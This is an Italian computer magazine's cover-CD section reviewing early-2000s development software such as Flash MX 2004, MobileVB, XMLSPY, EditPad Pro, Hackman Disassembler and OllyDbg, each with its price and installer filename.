Dopo mesi di voci non confermate e dichiarazioni ufficiali sulle nuove caratteristiche tecniche, la Macromedia ha messo finalmente a disposizione i nuovi prodotti MX nella versione italiana. Come di consueto, le sorprese non sono mancate: un player più veloce, nuovi strumenti di sviluppo e ben due nuove versioni, una dedicata ai designer (Flash MX 2004) ed una pensata per i developer (Flash MX 2004 Professional). Questa scelta di realizzare due pacchetti distinti testimonia la divisione di ruoli che la Macromedia ha individuato nell'utilizzo della tecnologia alla base di Flash, e che possiamo definire l'evoluzione naturale di una strategia di cui si potevano cogliere i primi segnali a partire dalla versione MX. La versione Professional possiede tutte le caratteristiche della versione normale con in più dei componenti aggiuntivi creati per agevolare lo scambio di dati e numerose altre opzioni, molte delle quali pensate per dialogare con programmi di terze parti. È facile prevedere un grosso successo di vendite per la versione MX 2004 Professional di Flash, anche perché il livello tecnico degli utenti è cresciuto nel corso degli anni. Sicuramente anche molti web designer, che potrebbero dover utilizzare solo occasionalmente le funzioni aggiuntive, non si faranno spaventare dalla necessità di scrivere qualche riga di codice in più, nè dalla differenza di prezzo tra i due prodotti (appena 200 $ di differenza).

☑ Flash MX 2004

Produttore: Macromedia
Sul web: www.macromedia.it
Su CD: FlashMX2004-it.zip
Prezzo nuova licenza: standard € 599 pro € 839
Upgrade: standard € 239, pro € 349

MobileVB 4.0

Visual Basic lo metti nel taschino

Integrandosi perfettamente in VB6, AppForge MobileVB permette agli sviluppatori Visual Basic di cominciare in breve tempo la costruzione di applicazioni per dispositivi mobili e wireless. Con MobileVB è possibile sviluppare applicazioni per Palm OS, Sony Ericsson P800, PocketPC, Nokia 0210/9290 e tutti i dispositivi che montano il Symbian OS. Sviluppando applicazioni con MobileVB potremo approfittare di numerose agevolazioni, a partire dalla dimensione delle form già settata per lo specifico dispositivo su cui vogliamo distribuire l'applicazione. Nella toolbar avremo a disposizione dei nuovi controlli appositi per applicazioni Mobile ed un nuovo menu *"MobileVB"* arricchirà la barra dei menu con tutte le funzioni relative. Due nuove toolbar andranno a integrare l'IDE consentendo un rapido accesso alle funzioni utilizzate più di frequente, come ad esempio il deploy dell'applicazione sul dispositivo. Per iniziare a sviluppare una nuova applicazione MobileVB è necessario selezionare il template *"MobileVB Project"* dal menu iniziale di Visual Basic.
Per attivare il software è necessario collegarsi all'indirizzo *http://scripts.appforge.com/eval/afeval.asp*, lasciare il proprio indirizzo mail e cliccare sul pulsante *"Request Evaluation Key Only"*. In pochi istanti riceveremo la chiave di attivazione.
Follow these steps to enter your Registration Information: MobileVB40.exe.

☑ MobileVB 4.0

Produttore: AppForge
Sul web: www.appforge.com
Su CD: MobileVB40.exe
Prezzo: $899.00

XMLSPY 2004 Home Release 3

L'aggiornamento del miglior editor XML

Uno dei più apprezzati editor XML, si presenta con questa nuova versione, che qui presentiamo in licenza home, si rinnova e conferma tutte le sue migliori doti.





Fig. 1: *La ricca interfaccia grafica.*

Già nelle fasi iniziali dell'installazione è possibile decidere il livello di integrazione con Windows, scegliendo se associare alcuni file a XMLSPY e se integrare la voce relativa a XMLSPY nei menu contestuali di Explorer.
L'interfaccia è alquanto spartana ma ampiamente personalizzabile, ottimo il supporto ai Web Services grazie ad apposite interfacce per i protocolli SOAP, XSL e WSDL. È ovviamente possibile validare documenti XML sulla base di DTD ed è possibile trasformare i documenti utilizzando regole XSL, il tutto attraverso un apposito editor DTD, un editor grafico per XML Schema ed un processore XSLT.
Alla fine dell'installazione è possibile scaricare automaticamente dei alcuni tool aggiuntivi.
Al primo avvio ci viene richiesto il nostro nome e un indirizzo mail cui verrà spedita in pochi, istanti, la chiave di attivazione necessaria ad attivare il software per quindici giorni.

☑ XMLSPY 2004 Home
Produttore: Altova
Sul Web: www.altova.it
Prezzo: $49.00
Nel CD: XMLSPYHomeComplete2004.exe

Jurtle 1.0

Per imparare a programmare in Java

Uno strumento didattico davver ben fatto e che prende le mosse dalla famosa tartaruga (turtle) che a molti di noi insegnò i rudimenti del Logo sul glorioso Commodore 64. Jurtle è un ambiente di sviluppo integrato al cui interno sono già presenti dei piccoli applicativi Java che effettuano delle simpatiche evoluzioni sullo schermo. Siamo invitati a modificare questi programmi e a vedere l'effetto di queste modifiche: gli esempi sono sedici, di difficoltà crescente, e questo tipo di apprendimento (imparare "facendo") risulta perfettamente in linea con lo stile di ioProgrammo. È possibile sperimentare anche delle semplici interfacce, imparando a conoscere librerie fondamentali come *Swing* e *Awt*. Un ambiente pensato (forse) per i più piccoli ma che consente anche ai "grandi" che vogliono avvicinarsi alla programmazione Java un approccio più semplice e divertente. Richiede sia installata una versione della virtual machine pari o superiore alla 1.3. L'applicazione presente nel CD allegato è in versione dimostrativa: è possibile utilizzarla per un massimo di 15 minuti a sessione, un tempo comunque sufficiente a valutare la bontà del prodotto.

Fig. 1: *Comoda la disposizione a schede.*

☑ Jurtle 1.0
Produttore: Otherwise
Sul Web: www.otherwise.com
Prezzo: $15
Nel CD: Jurtle_1.0.exe

EditPad Pro 5

Editor di testo al massimo!

Uno dei migliori e più diffusi editor testuale: con una interfaccia semplice e di rara efficacia, EditPad consente di editare più file contemporaneamente.
Avanzate funzionalità di search&replace unite alla evidenziazione sintattica per i più diffusi linguaggi di programmazione e al pieno supporto per le regular expressions, fanno di EditPad la scelta di riferimento per i programmatori e per chiunque abbia a che fare con file di testo. La struttura a tab, lo spell sintattico in real time, il supporto per i progetti, funzioni statistiche come il conteggio delle parole, gestione avanzate dei file, ordinamento alfabetico di porzioni di testo e molto altro ancora. La colorazione sintattica del codice supporta tutti i più diffusi linguaggi di programmazione.
Altre funzioni utili ai programmatori sono la numerazione delle righe, i segnalibro, l'indentazione automatica e i segni di paragrafo. Molte impostazioni possono essere configurate separatamente a seconda del tipo di file trattato: file di testo, codice Java, HTML o qualsiasi altro tipo definito dall'utente. Confronto visuale tra più file ed un editor esadecimale completano questo prodotto davvero eccellente. Versione di prova valida trenta giorni.





Fig. 1: *Immancabile fra i nostri editor.*

☑ EditPad Pro 5
Produttore: JGsoft
Sul Web: www.editpad.it
Prezzo: € 39.95 + IVA
Nel CD: SetupEditPadProDemo.exe

LiveUpdate 1.0

Applicazioni sempre aggiornate





Fig. 1: *Un look professionale.*

Un tool che semplifica il lavoro di chi vuole rendere le proprie applicazioni aggiornabili via Web. Grazie a LiveUpdate, potremo fornire il nostro software di un sistema di aggiornamento via Web assolutamente professionale: indispensabile a tutti coloro i quali vogliano tenere sempre aggiornato il parco delle proprie installazioni. Dal lato dell'utente, sono necessari pochissimi clic per sapere se è disponibile una nuova versione del software e, nel caso, scaricarla e installarla automaticamente. E' anche possibile impostare un controllo automatico, ad ogni riavvio dell'applicazione, che verifichi la presenza di aggiornamenti in modo del tutto trasparente per l'utente. Solo nel caso in sui un nuovo aggiornamento è effettivamente disponibile, l'utente viene allertato e gli viene richiesta l'autorizzazione a scaricare e installare il nuovo pacchetto. Una soluzione completa applicabile sia in ambito LAN che Internet o intranet, e facilmente integrabile anche in prodotti già esistenti. Insomma: un sistema semplice ed efficace. Volete ancora una buona ragione per provare LiveUpdate? Eccola: è gratuito!

☑ LiveUpdate 1.0
Produttore: Openwares
Sul Web: www.openwares.org
Prezzo: Gratuito
Nel CD: LiveUpdate.zip

Realbasic 5.2.2

Crea e compila applicazioni per Windows e Mac

Un ambiente di programmazione che rende disponibile anche ai meno esperti la possibilità di sviluppare applicazioni in pochissimo tempo, grazie anche alla ricca documentazione, ai numerosi tutorial e agli esempi inclusi.





Fig. 1: Molto completo l'IDE a finestra.

Oltre ad offrire la possibilità di importare codice e form da Visual Basic, Realbasic consente di compilare le applicazioni sviluppate, oltre che per Windows, anche per Mac OS 8, Mac OS 9 e Mac OS X. In questa minor release sono stati introdotti numerosi miglioramenti, il più importante dei quali riguarda l'estrema riduzione dei tempi di compilazione. Gli utenti del Visual Basic di Microsoft non si troveranno disorientati, grazie ad una esplicita aderenza di Realbasic alle consuetudini della casa di Redmond nelle interfacce, senza contare che la migrazione per gli utenti Visual Basic è facilitata anche da un apposita utilità denominata VB Project Converter. Chi lavora in team potrà beneficiare del Project Manager che consente a più utenti di collaborare sullo stesso progetto. Versione dimostrativa valida trenta giorni. Al primo avvio è necessario cliccare su "Get a demo Key" per ottenere una chiave valida.

Produttore: REAL Software
Sul Web: www.realbasic.com
Prezzo: $99.95
Nel CD: REALbasicDemoSetup.exe

Hackman Disassembler 8.0 Lite

Editor esadecimale e disassemblatore in un unico software

Un disassemblatore che fa della velocità uno dei suoi punti di forza: su un PIII 900, Hackman riesce a disassemblare 250 kb/sec. A dispetto del nome, questo prodotto non è dedicato esclusivamente al mondo hacker, ma a chiunque sia curioso di indagare la struttura dei programmi eseguibili. Hackman può infatti riportare in assembler qualsiasi eseguibile adatto a processori Pentium e AMD, offrendo anche il supporto per Motorola, Hitachi e Zilog. Hackman è anche un ottimo editor esadecimale e offre la capacità di criptare e decrittare file con un algoritmo a 128 bit. Le istruzioni fornite a corredo risultano particolarmente chiare e complete. Alcune delle principali funzionalità offerte da Hackman:

- layout di stampa completamente personalizzabile
- possiblità di cambiare al volo il set di opcode
- funzioni di ricerca in tutte le colonne (indirizzo, flag, opcode, ecc.)
- help online sui set di istruzioni supportati
- possibilità di salvare in formato testo
- rappresentazione aritmetica Signed/Unsigned
- interfaccia completamente personalizzabile

Hackman Disassembler 8.0 può essere utile a molte categorie di professionisti: programmatori, progettisti di processori, addetti ai test, fanatici del reverse engineering e delle CPU! La versione Lite è gratuita ma è limitata al disassemblaggio di 200KB ed ai soli processori Intel e AMD. La versione Standard ha un costo di $24.99 e non ha limitazioni nella dimensione dei file da disassemblare. Infine, la versione professional, del costo di $49.99, supporta tutti i processori senza alcuna limitazione.





Fig. 1: È possibile eseguire l'evoluzione di un programma.

Produttore: TechnoLogismiki
Sul Web: www.technologismiki.com
Prezzo: Gratuito
Nel CD: HackAsm8.zip

SILVERRUN ModelSphere 2.1

Uml con classe

Un potente ambiente per il design delle applicazioni, la modellazione dei processi e la definizione dei modelli di dati. Sviluppato in Java (e quindi bisognoso di macchine particolarmente performanti) può essere utilizzato sia nel processo di sviluppo di un'applicazione, sia in quello della "decostruzione" ovverosia di reverse engineering, campo in cui ModelSphere eccelle. È possibile utilizzare come sorgente dei propri modelli sia RDBMS che codice Java. SILVERRUN ModelSphere è un ottimo tool per la modellazione dei processi e può essere usato dagli analisti per la creazione di data-flow, di diagrammi di processo e per la definizione della logistica di un'azienda. SILVERRUN ModelSphere facilita anche la creazione e l'installazione delle basi di dati, grazie alle sue capacità di visualizzazione grafica e di generazione di script SQL automatizzata. Infine, la creazione diagrammi di classe in standard UML può essere associata alla generazione in automatico di codice Java. All'avvio è possibile scegliere fra lo standard mode (nel caso in cui si possegga la chiave di attivazione) ed il restricted mode, che consente di valutare l'applicazione senza acquistarla e che presenta una serie di limitazioni sul numero di elementi utilizzabili in un diagramma.





***Fig. 1:** Disassemblare applicazioni è un'attività in cui ModelSphere eccelle.*

☑ SILVERRUN ModelSphere 2.1
Produttore: magna solutions
Sul Web: www.magnasolutions.com
Prezzo: $150.00
Nel CD: SILVERRUN_ModelSphere_2_1.exe

PrimeVision 1.3 Personal

Una plancia di comando per i tuoi database

Un sistema di interfaccia verso database che permette la connessione verso BDE, ADO e sorgenti ODBC. Una volta connessi, è possibile esplorare le tabelle, editare i dati presenti, eseguire script sql e molto altro ancora. Molti sono i formati in cui è possibile esportare i dati raccolti, questi i più importanti: .csv, .txt, .xml, .cds e .html. E' possibile costruire una propria libreria di query SQL attraverso un editor con tanto syntax-highlighting che, grazie alla funzione di autocompletamento, rende la scrittura dell'SQL enormemente più rapida. Grazie ad un'ottima interfaccia, è possibile avere più viste aperte sui più database contemporaneamente, spostandosi fra le varie sorgenti con un semplice clic. Viene dunque enormemente facilitata anche la migrazione dei dati. Buono il report che consente anche l'anteprima di stampa. Riassumendo brevemente le caratteristiche salienti:

- connessioni disponibili: ADO, BDE e ODBC
- editing diretto dei dati
- supporto per query e script SQL
- Controllo delle transazioni per script e query (Start, Commit, Rollback)
- Copia & Incolla tra più tabelle
- Syntax highlighting per script e query SQL

L'utilizzo è gratuito se non è a fini commerciali.






***Fig. 1:** Un unica interfaccia per più DB.*

☑ PrimeVision 1.3 Personal
Produttore: PrimeLogics
Sul Web: www.primelogics.com
Prezzo: Gratuito
Nel CD: Setup.exe

Irie Pascal (Windows Edition) 2.5


Per generare eseguibili con l'intramontabile Pascal

Un tool per realizzare applicazioni eseguibili, utilizzando come linguaggio sorgente il Pascal.

Il pacchetto include un compilatore ed un interprete. Il compilatore si occupa di generare bytecode eseguibile dall'interprete. Notevole il supporto a tecnologie di terze parti: CGI, ODBC, MySQL, Windows API, WinSock2.

ipw-eval.exe

DbToXml 1.5

Aggiorna le tue applicazioni verso XML

Un'ottima occasione per aggiornare le nostre vecchie applicazione DB-driven, verso i nuovi modelli XML-driven. Per trasformare tutti i nostri dati in formato XML, sarà sufficiente ottenere una connessione ODBC dal nostro database.

DbToXML, oltre ad effettuare questa conversione, può efficacemente costruire in pochi istanti la rappresentazione a oggetti dei nostril dati in una molteplicità di linguaggi: C#, VB.NET, Java ed oggetti COM.

DbToXml_v1.5.zip

XDK 1.1

Creare e gestire manualistica e sistemi di help on-line

Un interessante tool per la creazione di manuali ed help on line che, sfruttando la flessibilità dell'XML, consente di gestire agevolmente progetti anche molto complessi: basti dire che il numero di voci gestibili può arrivare a toccare 100.000, con pieno supporto per grafici, indicizzazione, glossari e avanzate funzioni di ricerca.


XDK ci permette di usare Word come editor del testo, cosa che consente una potente gestione della formattazione, oltre a garantirci il beneficio di tutti i numerosi tool offerti da Word (correttore grammaticale in testa). XDK può automaticamente effettuare la conversione da documenti in standard Word verso il formato HTML, XHTML o Help.

Versione dimostrativa valida trenta giorni e con un limite di 100 pagine.

XDKCDemo.exe

Exchanger XML Editor 1.0

Creare e gestire documenti XML

Un editor XML Java-based che offre un ampio spettro di funzionalità, sia per chi abbia a che fare solo con i dati contenuti in un XML sia per gli sviluppatori. Molto ricca la scelta fra le visualizzazioni disponibili: vista ad albero, schema-based e l'ottima tag-free per inserire e visualizzare dati in modo più chiaro. Effettua la validazione dei documenti e, grazie alle regular expression, è possibile fare delle ricerche molto dettagliate.

Ottimo il supporto per XSLT e per le trasformazioni XSLFO. Versione di prova valida trenta giorni, è necessario che sia installato il JDK 1.4.

xngrV1_windows_jvm.exe

TierDeveloper 3.0

Un generatore di codice per accedere a DB

Uno strumento che consente di velocizzare la scrittura di codice atto all'accesso a database. In aggiunta alla generazione del codice-ponte fra l'applicazione ed i dati, TierDeveloper può generare delle piccole applicazioni-test che permettono di verificare il corretto funzionamento del codice. La versione allegata è per .NET ed è una demo valida trenta giorni. E' disponibile anche una versione per J2EE.

Durante il setup, si può scegliere se installare anche il plug-in per VS.NET che integra TierDeveloper all'interno dell'ambiente di sviluppo.

TierDevDotNetEd.exe

OnTime Defect Tracker Windows Edition 3.0

Traccia gestisce e aiuta a risolvere i bug

Basato su .NET e SQL-Server, OnTime Defect Tracker è un valido aiuto durante lo sviluppo di un progetto software: tutti i bug possono essere tracciati e gestiti attraverso complessi strumenti di ricerca ed analisi. Le informazioni possono ovviamente essere condivise fra tutti i componenti del team di sviluppo, ma sulla base di apposite policy di sicurezza. È anche disponibile un SDK opzionale che consente di integrare le capacità di defect-tracking all'interno delle applicazioni che sviluppiamo. E' possibile scegliere tra due tipi di interfacce: Windows client o Web Client. Versione dimostrativa.

OnTimeSetup.msi

XpoLog 2.2


Analizzare i file di log

Un completo analizzatore di log per avere sotto controllo tutti i principali parametri dei siti Web che gestiamo. Particolarmente curata la funzione di merge fra più log, cosa che consente analisi comparate e giustapposizione di più intervalli di tempo. XpoLog consente di esportare il log in numerosi formati e può inviare i risultati delle analisi via mail. Una soluzione completa per Web master ed amministratori di rete.

XpoLog2.2-win-prod.exe

XML Explorer 2.6.7


Visualizzare e modificare codice XML

Un editor che si presta a manipolare sia il codice XML che gli XML schema. L'interfaccia consente di visualizzare ed editare i documenti secondo molteplici viste: per nodi, per tabelle, come browser e come semplice testo. Pur non brillando per velocità, l'IDE fa utilizzare con piacere, grazie ad un'interfaccia semplice al limite dello spartano.

Molto efficace la funzione di copia e incolla che permette di utilizzare la clipboard senza perdere alcuna informazione relativa alla porzione di XML copiata. Utilissima la funzione di import da Excel, Access e da qualsiasi DB compatibile ODBC. Versione di prova valida trenta giorni.

XMLExplorer.msi

XML Converter Standard Edition 3.63


Conversione da Excel e da Access verso XML

Un applicazione in grado di convogliare dati provenienti da una molteplicità di fonti: SQL Server, Oracle, MySQL e MS Office. Tutti i dati raccolti sono convertiti in formato XML attraverso una trasformazione ampiamente personalizzabile.

Fondamentale nelle operazioni di "concerto" fra piattaforme diverse e sistemi legacy.

XMLConverter

OllyDbg 1.09d


Per analizzare e debuggare direttamente il codice binario

Un debugger per Windows in grado di analizzare direttamente il codice a 32 bit, cosa particolarmente utile nel caso in cui si debba effettuare il debug di applicazioni di cui non si disponga del codice sorgente.

Sono evidenziate chiamate ad API e librerie ed è possibile cercare stringhe e costanti all'interno del codice. L'interfaccia a finestra multipla consente di tenere sotto controllo contemporaneamente il flusso dell'assembly e lo stato dei registri. Ben strutturato l'help on-line. Gratuito.

odbg109d.zip


JProfiler 2.4

Scopri i colli dibottiglia di applicazioni J2SE e J2EE

Un sistema semplice ed efficace per testare le prestazioni di applicazioni Java, sia J2SE sia J2EE. Le indagini alla ricerca dei colli di bottiglia coinvolgono più campi: utilizzo della CPU, occupazione della memoria e distribuzione del carico fra i thread. L'interfaccia particolarmente intuitiva ci aiuta alla scoperta dei problemi del nostro codice. In questa versione è possibile monitorare l'attività del garbage collector ed è possibile scattare uno "snapshot" degli oggetti non referenziati, in modo da poter valutare possibile problemi di memoria. Versione di valutazione valida dieci giorni.

jprofiler_windows_2_4.exe

Serial Basic 2.1


Tutta la libertà di programmare la porta seriale

Un emulatore di terminale che consente di programmare la porta seriale tramite script, in un linguaggio che ha tutti i costrutti fondamentali del basic, inclusa la sua proverbiale semplicità.

Attraverso singole istruzioni, è possibile inviare comandi a dispositivi collegati alla seriale e, attraverso una semplice istruzione di assegnamento, è possibile immagazzinare il valore ritornato dal dispositivo in una variabile. Strutture decisionali, cicli e la possibilità di accedere al disco, definiscono la completezza dell'ambiente. L'utilizzo dell'applicazione è gratuito fino al 5 maggio 2004, data in cui questa versione cessa di funzionare.

SerialBasic2_1.exe

x-Forms Print 1.1


Scoprti la bellezza dell'XML

Un tool orientato alla presentazione di documenti XML. Attraverso XML-Fo, possiamo decidere l'aspetto che

vogliamo dare ai nostri dati e l'output può essere fornito in molteplici formati, inclusi: HTML, RTF, PDF, GIF, TIF, PIC, BMP, PNG, PCL, postscript, o indirizzato direttamente alla stampante. X-Forms integra anche un generatore di report pilotabile da un'apposita API Java, che consente la definizione di complessi layout grafici.

x-FormsVer1.1.zip

EditStein 1.0


Il gusto di scrivere codice

Con questo editor di grande impatto visivo, scrivere codice diventa più piacevole e divertente. Ricco di tutte le caratteristiche dei migliori editor, EditStein aggiunge un gradevole look e la possibilità di utilizzare qualsiasi linguaggio di programmazione senza avere l'ingombro che caratterizza molti moderni IDE.

